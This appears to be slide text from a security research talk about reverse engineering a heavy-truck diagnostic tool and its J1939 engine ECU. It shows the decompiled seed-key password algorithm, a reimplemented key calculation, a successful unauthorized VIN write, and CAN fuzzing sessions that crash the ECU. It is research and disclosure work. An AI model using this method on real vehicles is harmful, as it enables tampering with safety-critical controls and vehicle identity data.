


Write data by identifier:



- Reverse engineering the tool


Change the file extension from .exe to .zip



<input type="checkbox"/>	Name	Status	Date modified	Type	Size
	\$APPPDATA	↻	6/17/2022 12:36 PM	File folder	
	[redacted].exe	↻	8/7/2020 12:44 PM	Application	50,852 KB
	[redacted].ico	↻	8/7/2020 12:44 PM	Icon	87 KB
	[redacted].zip	↻	8/7/2020 12:44 PM	Compressed (zipped)...	50,852 KB

- Reverse engineering the tool

Open [file].zip in jd-gui to decompile into java and export



- Reverse engineering the tool

Found what looks like the code to write a parameter in BlankEngineImpl.java!

```
} protected byte[] getPPPPassword(byte[] ecmSn, byte[] toolSn, byte[] totalTt, byte cmd, byte block, byte level, byte[] data)
{
    return a.a(ecmSn, TOOL_SN, totalTt, (byte)119, block, level, level, data);
} public Response programParameter(Parameter parameter, byte[] toolSn, byte[] totalTattleTale, byte[] ecmSN)
{
    Object value;
    Engine.EnginePacket enginePacket;
    try
    {
        byte[] valueAsBytes = parameter.getValueAsBytes();
        value = parameter.getValue();
        enginePacket = createParameterProgrammingPacket(parameter, getPPPPassword(ecmSN, TOOL_SN, getTotalTattleTale(),
            (byte)119, (byte)parameter.getBlock(), (byte)parameter.getLevel(), valueAsBytes));
    }
    catch (MarshalException e)
```

- Reverse engineering the tool

The previous code calls into a.a():

```
public static byte[] a(byte[] ecmSn, byte[] toolSn, byte[] totalTt, byte cmd, byte block, byte firstLevel, byte lastLevel, byte[] data)
{
    return a(53159L, ecmSn, toolSn, totalTt, cmd, block, firstLevel, lastLevel, data);
}
```

After a custom hashing algorithm to calculate a crc, the calculated key is returned:

```
private static byte[] b(Long crc, byte[] toolSn)
{
    byte[] password = new byte[8];
    for (int j = 0; j < 2; j++)
    {
        for (int i = 0; i < 4; i++)
        {
            crc = a(crc, toolSn[i]);
            password[i + j * 4] = (byte)(int)(crc % 19L + 65L & 0xFFL);
        }
    }
    return password;
}
```


- Reverse engineering the tool

```
} protected byte[] getPPPassword(byte[] ecmSn, byte[] toolSn, byte[] totalTt, byte cmd, byte block, byte level, byte[] data)
{
    return a.a(ecmSn, TOOL_SN, totalTt, (byte)119, block, level, level, data);
}

getPPPassword(ecmSN, TOOL_SN, getTotalTattleTale(), (byte)119, (byte)parameter.getBlock(), (byte)parameter.getLevel(), valueAsBytes));
```

- ecmSN = parameter 420101 = "081013440272060211024123"

```
} public Parameter getECMSerialNumberParameter()
{
    return findSParameter(66, 1);
}
```

```
18FFDD00 06 FFDD 00 --> FF [0019] 724201010004AE081013440272060211024123|
```

- Reverse engineering the tool

```
} protected byte[] getPPPassword(byte[] ecmSn, byte[] toolSn, byte[] totalTt, byte cmd, byte block, byte level, byte[] data)
{
    return a.a(ecmSn, TOOL_SN, totalTt, (byte)119, block, level, level, data);
}

getPPPassword(ecmSN, TOOL_SN, getTotalTattleTale(), (byte)119, (byte)parameter.getBlock(), (byte)parameter.getLevel(), valueAsBytes));
```

- toolSn = "Blue" = 426C7565

```
public static final int END_MODEL = 17,
public static final byte[] TOOL_SN = "Blue".getBytes();
public static final int PARAMETER_READ_TIMEOUT = 3000;
```


- Reverse engineering the tool

```
} protected byte[] getPPPassword(byte[] ecmSn, byte[] toolSn, byte[] totalTt, byte cmd, byte block, byte level, byte[] data)
{
    return a.a(ecmSn, TOOL_SN, totalTt, (byte)119, block, level, level, data);
}

getPPPassword(ecmSN, TOOL_SN, getTotalTattleTale(), (byte)119, (byte)parameter.getBlock(), (byte)parameter.getLevel(), valueAsBytes));
```

- totalTt = the current count / parameter 560000

```
} private Parameter getTotalTattleTaleParameter()
{
    return findSParameter(86, 0);
}
```

- Reverse engineering the tool

```
} protected byte[] getPPPassword(byte[] ecmSn, byte[] toolSn, byte[] totalTt, byte cmd, byte block, byte level, byte[] data)  
{  
    return a.a(ecmSn, TOOL_SN, totalTt, (byte)119, block, level, level, data);  
}  
  
getPPPassword(ecmSN, TOOL_SN, getTotalTattleTale(), (byte)119, (byte)parameter.getBlock(), (byte)parameter.getLevel(), valueAsBytes));
```

- cmd = 119

- Reverse engineering the tool

```
} protected byte[] getPPPassword(byte[] ecmSn, byte[] toolSn, byte[] totalTt, byte cmd, byte block, byte level, byte[] data)
{
    return a.a(ecmSn, TOOL_SN, totalTt, (byte)119, block, level, level, data);
}

getPPPassword(ecmSN, TOOL_SN, getTotalTattleTale(), (byte)119, (byte)parameter.getBlock(), (byte)parameter.getLevel(), valueAsBytes));
```

- block = first byte of parameter identifier

18FFDDDF9 06 FFDD F9 --> FF [0018] 774A0505FF426C756547424B524344524400

- Reverse engineering the tool

```
} protected byte[] getPPPassword(byte[] ecmSn, byte[] toolSn, byte[] totalTt, byte cmd, byte block, byte level, byte[] data)
{
    return a.a(ecmSn, TOOL_SN, totalTt, (byte)119, block, level, level, data);
}

getPPPassword(ecmSN, TOOL_SN, getTotalTattleTale(), (byte)119, (byte)parameter.getBlock(), (byte)parameter.getLevel(), valueAsBytes));
```

- level = second (and third) byte of parameter identifier

18FFDDDF9 06 FFDD F9 --> FF [0018] 774A0505FF426C756547424B524344524400

- Reverse engineering the tool

```
} protected byte[] getPPPassword(byte[] ecmSn, byte[] toolSn, byte[] totalTt, byte cmd, byte block, byte level, byte[] data)  
{  
    return a.a(ecmSn, TOOL_SN, totalTt, (byte)119, block, level, level, data);  
}  
  
getPPPassword(ecmSN, TOOL_SN, getTotalTattleTale(), (byte)119, (byte)parameter.getBlock(), (byte)parameter.getLevel(), valueAsBytes));
```

- data = the data to be written

- Reverse engineering the tool

Attempting to calculate the key from a previously recorded write command:

```
public static void main(String[] args) {  
    //18FFDD00    06 FFDD 00 --> FF [0011] 774A040400 04BE 00007530 (current count)  
    //18FFDDF9    06 FFDD F9 --> FF [0018] 774A0505FF426C7565 47424B5243445244 00 (write  
    //it should calculate this key: 47424B5243445244  
    byte[] ecmSn = HexFormat.of().parseHex("081013440272060211024123");  
    byte[] toolSn = HexFormat.of().parseHex("426C7565"); //Blue  
    byte[] totalTt = HexFormat.of().parseHex("04BE"); //04BA  
  
    byte cmd = (byte)119;  
    byte block = (byte)74; //0x4A  
    byte firstLevel = (byte)5;  
    byte lastLevel = (byte)5;  
    byte[] data = HexFormat.of().parseHex("00");  
  
    byte[] password = a(ecmSn, toolSn, totalTt, cmd, block, firstLevel, lastLevel, data);  
    System.out.println("expected: 47424B5243445244\n"  
        + "calculated: " + HexFormat.of().formatHex(password));  
}
```


- Reverse engineering the tool

It worked!

```
expected: 47424B5243445244  
calculated: 47424b5243445244
```

- Reverse engineering the tool

Transferring the key calculation to our python script. Writing the VIN worked!

```
(truckdevil.custom) write_by_identifier 0x550000 334853444A534A5236434E353832303230  
4d48434d46465243
```

```
18FFDDF9      06 FFDD F9 --> FF [0034] 77550000FF426C75654D48434D46465243334853444A534A5236434E353832303230
```

Request:

```
18FFDDF9      06 FFDD F9 --> FF [0034] 77550000FF426C75654D48434D46465243334853444A534A5236434E353832303230
```

Response:

```
18FFDD00      06 FFDD 00 --> FF [0024] 775500000000A17334853444A534A5236434E353832303230
```

```
New value of ID 550000: 334853444A534A5236434E353832303230
```

```
(truckdevil.custom) █
```



```
(truckdevil.custom) fuzz_test_cases 6
baselining...
18FFDDF9 06 FFDD F9 --> FF [0008] 1000000000000000
18FEFF00 06 FEFF 00 --> FF [0008] FFFFFFFF00000000

18FFDDF9 06 FFDD F9 --> FF [0008] 1600000000000000
18FE9400 06 FE94 00 --> FF [0008] 0000000080000000

18FFDDF9 06 FFDD F9 --> FF [0008] 2300000000000000
18FEFF00 06 FEFF 00 --> FF [0008] FFFFFFFF00000000

18FFDDF9 06 FFDD F9 --> FF [0008] 3700000000000000
18FEFF00 06 FEFF 00 --> FF [0008] FFFFFFFF00000000

18FFDDF9 06 FFDD F9 --> FF [0008] 4B00000000000000
18FEFF00 06 FEFF 00 --> FF [0008] FFFFFFFF00000000

18FFDDF9 06 FFDD F9 --> FF [0008] 5F00000000000000
18FEFF00 06 FEFF 00 --> FF [0008] FFFFFFFF00000000

18FFDDF9 06 FFDD F9 --> FF [0008] 6D00000000000000
18FFDD00 06 FFDD 00 --> FF [0008] 6D00C80BFFFFFFF

18FFDDF9 06 FFDD F9 --> FF [0008] 7000000000000000
18FFDD00 06 FFDD 00 --> FF [0008] 70000000A0A16FF

18FFDDF9 06 FFDD F9 --> FF [0008] 7200000000000000
18FFDD00 06 FFDD 00 --> FF [0008] 72000000B0A16FF
```

- Are there other service identifiers besides read/write/diagnostic session control?

```
(truckdevil.custom) fuzz_test_cases 10
baselining...
18FF41F9 06 FF41 F9 --> FF [0008] FFFFFFFFFFFFFFFFFF
18E8FF00 06 E800 00 --> FF [0008] 00FFFFFFFF941FF00

18FF5CF9 06 FF5C F9 --> FF [0008] FFFFFFFFFFFFFFFFFF
18FE9400 06 FE94 00 --> FF [0008] 0000000070000000

18FF5DF9 06 FF5D F9 --> FF [0008] FFFFFFFFFFFFFFFFFF
18FE9400 06 FE94 00 --> FF [0008] 0000000070000000

18FF94F9 06 FF94 F9 --> FF [0008] FFFFFFFFFFFFFFFFFF
18E8FF00 06 E800 00 --> FF [0008] 01FFFFFFFF994FF00

18FFA9F9 06 FFA9 F9 --> FF [0008] FFFFFFFFFFFFFFFFFF
18FFA900 06 FFA9 00 --> FF [0008] FF0101FFFFFFFFFF

18FFAAF9 06 FFAA F9 --> FF [0008] FFFFFFFFFFFFFFFFFF
18FFAA00 06 FFAA 00 --> FF [0008] FF0101FFFFFFFFFF

18FFABF9 06 FFAB F9 --> FF [0008] FFFFFFFFFFFFFFFFFF
18FFAB00 06 FFAB 00 --> FF [0008] FF0101FFFFFFFFFF

18FFACF9 06 FFAC F9 --> FF [0008] FFFFFFFFFFFFFFFFFF
18FFAC00 06 FFAC 00 --> FF [0008] FF0101FFFFFFFFFF

18FFBEF9 06 FFBE F9 --> FF [0008] FFFFFFFFFFFFFFFFFF
18FE9400 06 FE94 00 --> FF [0008] 0000000070000000
```

- What are the other proprietary messages?
(PGNs FF00-FFFF)

- Let's fuzz these protocols!

Pros:

- will find cases of improper input validation and error handling
- limited setup and knowledge of protocol needed
- can run 24/7 with little oversight

Cons:

- cannot traverse all program paths
- only tests cases that would cause the ECU to crash
- fuzzing an ECU is a lot slower than fuzzing a native or remote application

- Fuzzing the protocol on PGN 0xFFDD

```
Welcome to the truckdevil J1939 Fuzzer.  
(truckdevil.j1939_fuzzer) target add 0 60928  
(truckdevil.j1939_fuzzer) target  
address: 0   reboot_pgn: 60928 reboot_data_snip: not set  
(truckdevil.j1939_fuzzer) set mode 1  
(truckdevil.j1939_fuzzer) set generate_data_option 2  
(truckdevil.j1939_fuzzer) set message_frequency 0.2  
(truckdevil.j1939_fuzzer) set test_case_can_id 0x18FFDDF9  
(truckdevil.j1939_fuzzer) record_baseline  
Baselining for 60 seconds...  
Baselining complete.  
(truckdevil.j1939_fuzzer) generate_test_cases  
Creating 5000 messages to fuzz...  
(truckdevil.j1939_fuzzer) start_fuzzer  
Sending: [.....] 11/5000
```


- Fuzzing all protocols that may be running in the proprietary range (PGN FF00-FFFF)

```
Welcome to the truckdevil J1939 Fuzzer.  
(truckdevil.j1939_fuzzer) target add 0 60928  
(truckdevil.j1939_fuzzer) target  
address: 0   reboot_pgn: 60928 reboot_data_snip: not set  
(truckdevil.j1939_fuzzer) set mode 1  
(truckdevil.j1939_fuzzer) set generate_data_option 2  
(truckdevil.j1939_fuzzer) set message_frequency 0.1  
(truckdevil.j1939_fuzzer) set test_case_priority 6  
(truckdevil.j1939_fuzzer) set test_case_reserved_bit 0  
(truckdevil.j1939_fuzzer) set test_case_data_page_bit 0  
(truckdevil.j1939_fuzzer) set test_case_pdu_format 0xff  
(truckdevil.j1939_fuzzer) set test_case_src_address 0xf9  
(truckdevil.j1939_fuzzer) record_baseline  
Baselining for 60 seconds...  
Baselining complete.  
(truckdevil.j1939_fuzzer) set num_messages 20000  
(truckdevil.j1939_fuzzer) generate_test_cases  
Creating 20000 messages to fuzz...  
(truckdevil.j1939_fuzzer) start_fuzzer  
Sending: [.....] 46/20000
```

- When the fuzzer detects a crash, it looks like this:

```
(truckdevil.j1939_fuzzer) start_fuzzer
Sending: [####.....] 2022/20000
  source: 0
    interval messages/second: 254.7
    baseline messages/second: 280.31666666666666
    Reason: targets reboot message was detected.
    Stored previous interval fuzzed messages to: crashReport_1636066351_previous_1
    Stored current interval fuzzed messages to: crashReport_1636066351_current_1
Please restart the ECU. Once complete, enter 'y' to continue / 'q' to quit fuzzing: 
```



- Other things to investigate:

- How does modifying various parameters affect the vehicle when running?
- In a running vehicle, what other data is the ECU normally accepting from other ECUs?
- The diagnostic tool also allows for running diagnostic tests
- The ECU is requesting PGN 0xFEE6 (date/time) from node 0x96

```
00F00400 03 F004 00 --> FF [0008] F87D7D000000F07D
18EA9600 06 EA00 00 --> 96 [0003] E6FE00
0CF00400 03 F004 00 --> FF [0008] F87D7D000000F07D
```

- Future work:

- Reverse engineer the diagnostic tools, set up a debugger, look for other possible admin functionality
- Open the ECU, pull firmware off and look for hard-coded secrets and bugs, look for remote vectors
- Acquire the manufacturer's telematics unit, and perform additional work on the back-end systems to find remote access vector to ECU
- Perform assessment on manufacturer's full running vehicle, review any gateways or mitigations that may be in place



Thank you!
Questions?